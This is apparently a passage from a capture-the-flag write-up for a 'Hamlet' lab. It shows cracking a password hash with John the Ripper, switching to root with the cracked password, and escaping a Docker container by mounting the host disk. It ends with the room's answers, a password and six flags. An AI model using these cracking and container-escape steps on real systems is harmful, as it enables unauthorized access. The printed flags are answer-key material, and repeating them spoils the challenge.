
```
john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt johninput
```

Of course the default password for the kali user is solved much faster by simply running:

```
john --format=crypt hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
```



```
┌──(kali㉿kali)-[~/THM/hamlet]
└─$ john --format=crypt hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
murder           (?)
1g 0:00:00:19 DONE (2024-02-24 13:39) 0.05205g/s 254.8p/s 254.8c/s 254.8C/s 2222222..asasas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



```
www-data@66505608bd11:/tmp$ su root
su root
Password: murder

root@66505608bd11:/tmp# cd /root
cd /root
root@66505608bd11:~# ls
ls
root@66505608bd11:~# ls -la
ls -la
total 20
drwx------ 1 root root 4096 Sep 15  2021 .
drwxr-xr-x 1 root root 4096 Sep 15  2021 ..
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
-rw-r--r-- 1 root root   24 Sep 16  2021 .flag
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
root@66505608bd11:~# cat .flag
cat .flag
THM{5_murder_most_foul}
root@66505608bd11:~# 
```

docker escape

see all devices

`ls -la /dev | grep disk`


create folder

`mkdir /mnt-test`


Mounting first device

`mount /dev/dm-0 /mnt-test`

I am escape out of docker




```
root@66505608bd11:/# mount /dev/dm-0 /mnt-test
mount /dev/dm-0 /mnt-test
root@66505608bd11:/# cd /mnt-test
cd /mnt-test
root@66505608bd11:/mnt-test# ls -la
ls -la
total 4015224
drwxr-xr-x 24 root root       4096 Sep 15  2021 .
drwxr-xr-x  1 root root       4096 Feb 24 19:00 ..
drwxr-xr-x  2 root root       4096 Sep 15  2021 bin
drwxr-xr-x  2 root root       4096 Sep 15  2021 boot
drwxr-xr-x  2 root root       4096 Sep 15  2021 cdrom
drwxr-xr-x  4 root root       4096 Aug  6  2020 dev
drwxr-xr-x 99 root root       4096 Sep 16  2021 etc
drwxr-xr-x  5 root root       4096 Sep 15  2021 home
lrwxrwxrwx  1 root root         34 Sep 15  2021 initrd.img → boot/initrd.img-4.15.0-156-generic
lrwxrwxrwx  1 root root         34 Sep 15  2021 initrd.img.old → boot/initrd.img-4.15.0-156-generic
drwxr-xr-x 23 root root       4096 Sep 15  2021 lib
drwxr-xr-x  2 root root       4096 Aug  6  2020 lib64
drwx------  2 root root      16384 Sep 15  2021 lost+found
drwxr-xr-x  2 root root       4096 Aug  6  2020 media
drwxr-xr-x  3 root root       4096 Sep 15  2021 mnt
drwxr-xr-x  5 root root       4096 Sep 15  2021 opt
drwxr-xr-x  2 root root       4096 Apr 24  2018 proc
drwx------  5 root root       4096 Sep 15  2021 root
drwxr-xr-x 13 root root       4096 Aug  6  2020 run
drwxr-xr-x  2 root root      12288 Sep 15  2021 sbin
drwxr-xr-x  2 root root       4096 Sep 15  2021 snap
drwxr-xr-x  4 root root       4096 Sep 15  2021 srv
-rw-------  1 root root 4111466496 Sep 15  2021 swap.img
drwxr-xr-x  2 root root       4096 Apr 24  2018 sys
drwxrwxrwt  9 root root       4096 Feb 24 15:20 tmp
drwxr-xr-x 10 root root       4096 Aug  6  2020 usr
drwxr-xr-x 14 root root       4096 Sep 15  2021 var
lrwxrwxrwx  1 root root         31 Sep 15  2021 vmlinuz → boot/vmlinuz-4.15.0-156-generic
lrwxrwxrwx  1 root root         31 Sep 15  2021 vmlinuz.old → boot/vmlinuz-4.15.0-156-generic
root@66505608bd11:/mnt-test# 
```



```
cd root
root@66505608bd11:/mnt-test/root# ls -la
ls -la
total 32
drwx------  5 root root 4096 Sep 15  2021 .
drwxr-xr-x 24 root root 4096 Sep 15  2021 ..
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Sep 15  2021 .cache
drwxr-xr-x  3 root root 4096 Sep 15  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Sep 15  2021 .ssh
-rw-r--r--  1 root root   55 Sep 16  2021 flag
root@66505608bd11:/mnt-test/root# cat flag
cat flag
THM{6_though_this_be_madness_yet_there_is_method_in_t}
root@66505608bd11:/mnt-test/root# 
```

last flag

I didn't find a way to 3rd flag.



Answer the questions below

What is Michael's password?

vnsanctified

Flag 1

THM{1_most_mechanical_and_dirty_hand}

Flag 2

THM{2_ophelia_s_grave}

Flag 3

Answer format: ***{*************************}

Flag 4

THM{4_the_murder_of_gonzago}

Flag 5


THM{5_murder_most_foul}

Flag 6

THM{6_though_this_be_madness_yet_there_is_method_in_t}

So I found him on host

`find / -type f -name "*flag*"`



```
/usr/include/x86_64-linux-gnu/bits/termios-c_lflag.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/linux/tty_flags.h
/usr/include/linux/kernel-page-flags.h
/usr/bin/dpkg-buildflags
/usr/share/dpkg/buildflags.mk
/proc/sys/kernel/acpi_video_flags
/proc/kpageflags
/stage/flag
/mnt-test/opt/stage/flag
/mnt-test/root/flag
/mnt-test/home/ophelia/flag
/mnt-test/usr/src/linux-headers-4.15.0-156-generic/include/config/arch/uses/high/vma/flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/uapi/linux/tty_flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/uapi/linux/kernel-page-flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/pageblock-flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/page-flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/kernel-page-flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/irqflags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/page-flags-layout.h
/mnt-test/var/lib/docker/overlay2/cadba0879d21a47c4e8f4665384f774232e123a9
/mnt-test/var/lib/docker/overlay2/cadba0879d21a47c4e8f4665384f774232e123a9
/mnt-test/var/lib/docker/overlay2/cadba0879d21a47c4e8f4665384f774232e123a9
/mnt-test/var/lib/docker/overlay2/cadba0879d21a47c4e8f4665384f774232e123a9
/mnt-test/var/lib/docker/overlay2/8e2b258e0bc00bb7c92871c8b64af93750953dee
/mnt-test/var/lib/docker/overlay2/8e2b258e0bc00bb7c92871c8b64af93750953dee
/mnt-test/var/lib/docker/overlay2/8e2b258e0bc00bb7c92871c8b64af93750953dee
/mnt-test/var/lib/docker/overlay2/5dca9c2b244ade6cbe8de131ad931075b5228f44
root@66505608bd11:/mnt-test/root# cat /mnt-test/home/ophelia/flag
cat /mnt-test/home/ophelia/flag
THM{3_i_was_the_more_deceived}
root@66505608bd11:/mnt-test/root# 
```